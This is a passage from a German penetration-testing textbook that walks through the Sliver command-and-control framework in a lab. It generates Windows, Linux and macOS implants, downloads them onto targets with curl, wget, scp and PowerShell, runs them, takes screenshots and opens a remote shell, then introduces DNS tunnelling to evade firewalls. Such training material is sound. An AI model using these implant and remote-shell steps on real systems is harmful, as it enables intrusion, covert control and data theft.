In einem ersten Beispiel erzeugen wir ein Implant für ein Windows-System im Beacon-Modus. Das bedeutet, dass die Verbindung vom Zielsystem zum Sliver-Server nur sporadisch aufgebaut wird, um Befehle zu empfangen oder Ergebnisse zu senden. Die Kommunikation zwischen Zielsystem und Angreifer soll über *mtls* erfolgen. Den benötigten Listener haben wir bereits im vorherigen Schritt auf dem Server angelegt.

```
sliver > generate beacon --mtls 192.168.171.202 -l —-os windows —-save c:/users/john
[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to c:\users\john\OLD_CHERRY.exe
sliver >
```

Sliver benötigt einige Zeit, um die ausführbare Datei zu erstellen und zu kompilieren. Die erzeugte Datei erhält einen zufälligen Namen (hier *OLD_CHERRY.exe*) und wird in diesem Beispiel im Verzeichnis *C:\users\john* des Sliver-Clients abgelegt. Wer eigene Namen für die Implants vergeben möchte, verwendet den Parameter `-N`.

Beachten Sie, dass der Dateipfad im Kommando mit einem Slash (/) und nicht mit einem Backslash (\) angegeben werden muss. Alternativ können die Parameter auch verkürzt eingegeben werden, wie das folgende Beispiel für ein Linux-Implant zeigt. ■

```
sliver > generate -m 192.168.171.202 -l -N setup.bin —o linux —s c:/users/john
[*] Generating new linux/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to c:\users\john\setup.bin
sliver >
```

Fehlt der Parameter `beacon` in der Anweisung, so wird das Implant immer im Sitzungsmodus erstellt. In diesem Beispiel wird die Verbindung vom Linux-Zielsystem zum Sliver-Server permanent aufrechterhalten, um die Daten kontinuierlich übertragen zu können.

Schließlich erstellen wir noch ein Implant, das auf macOS eingesetzt werden kann. Hier wird nach dem Start des Implants auf dem Zielsystem die Verbindung zu einem http-Listener im Beacon-Modus aufrechterhalten.

```
sliver > generate beacon -b 192.168.171.202 -l –o mac –s c:/users/john
[*] Generating new darwin/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 36s
[*] Implant saved to c:\users\john\STEEP_SHINGLE
```

Die so erzeugten Implants müssen nur noch auf das Zielsystem übertragen werden. Mit dem Befehl `implants` (Bild 3.70) können Sie sich jederzeit einen Überblick über die erstellten Dateien verschaffen. Verwenden Sie den Befehl `implants rm <implant-name>`, wenn sie einzelne Implants löschen wollen.

```
sliver > implants

 Name           Implant Type   Template   OS/Arch             Format       Command & Control                Debug
================ ============== ========== ================== ============ ================================ =======
 OLD_CHERRY     beacon         sliver     windows/amd64      EXECUTABLE   [1] mtls://192.168.171.202:8888  false
 STEEP_SHINGLE  beacon         sliver     darwin/amd64       EXECUTABLE   [1] https://192.168.171.202      false
 setup.bin      session        sliver     linux/amd64        EXECUTABLE   [1] mtls://192.168.172.202:8888  false

sliver >
```

Bild 3.70 Die erzeugten Implants als Beacon oder Session

Die von uns genutzte VM hatte Probleme, die sogenannte *Symbol obfuscation* zu nutzen und produzierte eine Fehlermeldung. Deshalb haben wir dieses Feature beim Generieren der Implants mit der Option `-l` abgeschaltet.

Schritt 4: Implants auf die Zielsysteme übertragen

Letztendlich ist es dem Geschick des Angreifers oder Penetrationstesters überlassen, wie er die Implants auf die Zielsysteme überträgt. Da wir uns in diesem Beispiel für einen Sliver-Client auf einem Windows-PC entschieden haben, kommen wir nicht umhin, zusätzliche Software zu installieren, die die Übertragung der Implants auf die Zielsysteme sicherstellt. Im Folgenden wird die Vorgehensweise mithilfe von Secure Copy (scp) und Python vorgestellt.

Wir gehen davon aus, dass Sie administrative Rechte auf der Windows-11-VM haben, die Sie als Sliver-Client verwenden. Wählen Sie zunächst in der Windows-Systemsteuerung *Apps-Optionale Features* aus und installieren Sie das Paket *OpenSSH-Server* als optionales Feature. Der Server startet nach einem Neustart nicht automatisch, sondern muss über die Dienste-Applikation entsprechend konfiguriert werden. Stellen Sie hier den Starttyp für *OpenSSH Authentication Agent* und *OpenSSH Server* auf *Automatisch* ein (Bild 3.71). Ist der OpenSSH-Server gestartet, können die Implants mithilfe von *Secure Copy* auf das Zielsystem übertragen werden.

Eine weitere Möglichkeit besteht darin, wie bereits unter Linux vorgestellt, ein Python-Modul zur Übertragung der Implants zu verwenden. Unter Windows muss zunächst die Programmiersprache eingerichtet werden. Dazu gehen Sie in den Microsoft Store, wählen dort die aktuelle Version von Python 3 aus und installieren diese auf Ihrem Windows-11-PC.

Der Vorteil dieser Methode ist, dass auf den Zielsystemen die Implants mithilfe eines Webbrowsers heruntergeladen werden können. Alternativ lassen sich Tools wie *curl*, *wget* oder auch *PowerShell* für den Download anwenden. Voraussetzung dafür ist, dass wir das Python-Modul aktivieren, um einen temporären Webserver auf Port **80** bereitzustellen.

```
cd c:\users\john\
python3 -m http.server 80
```



Bild 3.71 Open-SSH als Dienst automatisch starten

Auf den Zielsystemen können Sie eine der oben beschriebenen Methoden zum Herunterladen der Implants wählen. Wenn Sie sich für `scp` entschieden haben, gehen Sie auf einem Windows-System wie gezeigt vor, um die Datei *Old_CHERRY.exe* ins aktuelle Verzeichnis herunterzuladen.

```
scp john@192.168.171.204:/users/john/OLD_CHERRY.exe .
```

Wer stattdessen PowerShell verwenden möchte, kann folgenden Befehl nutzen:

```
01  Start-BitsTransfer -Source http://192.168.171.204/OLD_CHERRY.exe -Destination
updater.exe
```

Beachten Sie beim Download mithilfe des beschriebenen Kommandos, dass Sie als `-Source` die IP-Adresse und den Port Ihres Webservers auf dem Sliver-Client angeben müssen. Als `-Destination` kann auch ein anderes Verzeichnis und ein anderer Dateiname, hier *updater.exe*, genutzt werden.

Für die Übertragung der Implants auf Zielsysteme mit den Betriebssystemen Linux und macOS bieten sich folgende Programme an, die bereits standardmäßig auf den Systemen installiert sind:

```
curl http://192.168.171.204/STEEP_SHINGLE -o neuer_name
wget http192.168.171.204/setup.bin
scp john@<192.168.171.204:/users/john/setup.bin .
```

Eine typische Fehlerquelle bei der Übertragung von Dateien vom Sliver-Client zum Zielsystem ist die Verwendung von Ports, die bereits von Sliver belegt sind. Das Kommando `jobs` gibt in diesem Fall an, welche Ports nicht verwendet werden dürfen. Sie haben außerdem die Möglichkeit Implants auf einen externen Server „auszulagern“, um sie von dort zum Download „anzubieten“.

Schritt 5: Implants auf den Zielsystemen ausführen

Starten Sie die *.exe*-Datei auf dem Windows-Zielsystem. Dabei spielt es keine Rolle, ob Sie dazu die Windows-Eingabeaufforderung oder den Explorer verwenden.

Beachten Sie, dass auf einem Linux-PC oder Mac die übertragenen Implants noch ausführbar gemacht werden müssen. Dies geschieht in der Regel mit dem Befehl `chmod +x`. Wenn Sie das Implant aus einem Programmfenster heraus starten, empfehlen wir den Parameter `&` zu verwenden, um einen Unterprozess zu erzeugen, der auch nach dem Beenden des Shell-Prozesses weiterläuft.

```
chmod +x implant_name
./implant_name &
```

Die Zielsysteme sollten nun eine Verbindung zum Sliver-Server aufbauen. Rufen Sie jetzt die Befehle `beacons` und `sessions` auf, um die eingehenden Verbindungen anzuzeigen.

```
sliver > sessions

 ID         Name         Transport   Remote Address        Hostname
========== ============ =========== ==================== ==================================
 c9576f80   setup.bin    mtls        192.168.171.6:34648   user-Standard-PC-i440FX-PIIX-1996

sliver > beacons

 ID         Name            Tasks   Transport   Remote Address        Hostname
========== ============== ======= =========== ==================== ==================== =
 3d81303d   old_cherry      0/0     mtls        192.168.171.6:62717   DESKTOP-M6F7AA2
 faba686d   steep_shingle   0/0     http(s)     192.168.171.6:4580    users-iMac-Pro.local

sliver > _
```

Bild 3.72 Session und Beacons (verkürzte Ausgabe)

Schritt 6: Interaktion mit den Zielsystemen

Wenn Sie den Befehl `use` verwenden und mit der Eingabetaste abschließen, wird zunächst eine Liste der verfügbaren Verbindungen angezeigt. Wählen Sie mit der Cursor- oder Tabulatortaste ein Zielsystem aus, mit dem Sie interagieren möchten und drücken Sie die Eingabetaste. Obwohl sich Sliver noch in der Entwicklungsphase befindet, können Sie bereits einzelne Operationen ausführen. Die Hilfefunktion listet die aktuell verfügbaren Befehle auf. In diesem Beispiel haben wir uns mit dem Windows-Zielsystem verbunden und einen Screenshot erstellt. Dieser wird im angegebenen Verzeichnis auf dem Sliver-Client gespeichert.

```
sliver (old_cherry) > screenshot
[*] Tasked beacon old_cherry (e412b80e)
[+] old_cherry completed task e412b80e
[*] Screenshot written to C:\Users\john\AppData\Local\Temp\screenshot_DESKTOP-M6F7
AA2_20230330155449_246652673.png (548.2 KiB)
sliver (old_cherry) >
```

Nehmen Sie sich Zeit, um z. B. die Befehle `ifconfig`, `netstat`, `pwd`, `ps`, `ls` und `whoami` zu testen. Haben Sie bemerkt, dass Sliver einen Moment braucht, um die Ausgabe zu generieren und zu übertragen? Hier wird die zeitversetzte Kommunikation des Beacons deutlich.

Vielleicht ist Ihnen beim Testen aufgefallen, dass der Befehl `shell` eine Fehlermeldung ausgibt. Das liegt daran, dass dieses Kommando nur im Session-Modus eingesetzt werden kann.

```
sliver (old_cherry) > shell
[!] Please select a session via `use`
```

Auch hier bietet Sliver eine Lösung. Mit dem Befehl `interactive` haben Sie die Möglichkeit, einen Beacon in eine Session umzuwandeln. Mit anderen Worten: Sie müssen kein neues Implant erzeugen und auf das Zielsystem übertragen, um die gleiche Funktionalität zu erhalten. Als Ergebnis dieser Funktion wird automatisch eine Session generiert, die Sie wie gewohnt einsetzen können.

```
sliver (old_cherry) > interactive
[*] Using beacon's active C2 endpoint: mtls://192.168.171.202:8888
[*] Tasked beacon old_cherry (ee4b14b1)
[*] Active session old_cherry (7cf5b86b-e32b-4109-8790-c3b3e2eb90f1)
```

Benutzen Sie den Befehl `use`, um sich mit der neuen Session zu verbinden und verwenden Sie `shell`, um auf die Betriebssystemumgebung zuzugreifen. Verlassen Sie die Shell mit dem Befehl `exit` und nach ca. 10 Sekunden mit der Tastenkombination **Strg+D**.

```
sliver (old_cherry) > shell
? This action is bad OPSEC, are you an adult? Yes
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 8104
PS C:\Users\user>
```

Beachten Sie, dass Sliver für die neue Session den gleichen Namen, in diesem Fall *old_cherry*, vergibt. Session und Beacon lassen sich aber anhand der IDs und des Typs unterscheiden.

3.6.4 DNS-Tunneling mit Sliver

DNS-Tunneling ist eine Technik, bei der ein Angreifer den DNS-Dienst als Transportmechanismus verwendet, um bösartigen Datenverkehr zu senden oder zu empfangen. Dies geschieht durch die Kodierung von Daten in DNS-Anfragen oder -Antworten, die normalerweise nur Domänennamen und IP-Adressen enthalten. Ziel der Angreifer ist es, Firewalls und andere Sicherheitsmechanismen wie HTTP(S)-Proxies zu umgehen. Da DNS in der Regel von Firewalls zugelassen wird, kann DNS-Tunneling genutzt werden, um unerwünschten Datenverkehr unerkannt zu übermitteln. Da DNS-Anfragen in der Regel im Hintergrund ablaufen, sind sie kaum reguliert und schwer zu identifizieren. Standard-Sicherheitslösungen wie Firewalls oder Antivirenprogramme sind möglicherweise nicht in der Lage, DNS-Tunneling zu erkennen oder zu verhindern.

Wir haben uns entschlossen, für dieses Szenario zumindest teilweise von unserer bisherigen Übungsumgebung abzuweichen. Nur so können wir die Funktionsweise von DNS-Tunneling anschaulich und realitätsnah darstellen. Auf der Angreiferseite sind wir auf einen Online-Dienst ausgewichen, der unseren Sliver-Server hostet. Zu einem sehr günstigen Preis erhalten wir einen Ubuntu-Server, den wir ohne grafische Oberfläche für diesen Zweck nutzen können. Außerdem haben wir einen Domainnamen im Internet registriert und die DNS-Einstellungen so konfiguriert, dass sie auf unseren Server verweisen.

Die Firewall und das Zielnetzwerk wurden nicht verändert. In diesem Szenario (Bild 3.73) gehen wir davon aus, dass der Angreifer bereits Zugriff auf den Mac (**172.16.1.12**) erhalten hat und das Passwort des Benutzers *user* bekannt ist. Wir benutzen dieses System als Sprungbrett, um das Linux-System (**172.16.1.13**) im selben Netzwerksegment anzugreifen. Auch hier gehen wir Schritt für Schritt vor.



Bild 3.73 Szenario DNS-Tunneling mit Sliver

Index

F

G

H

I

K

L

M

N

O

P

R

S

T

U

V

W

Z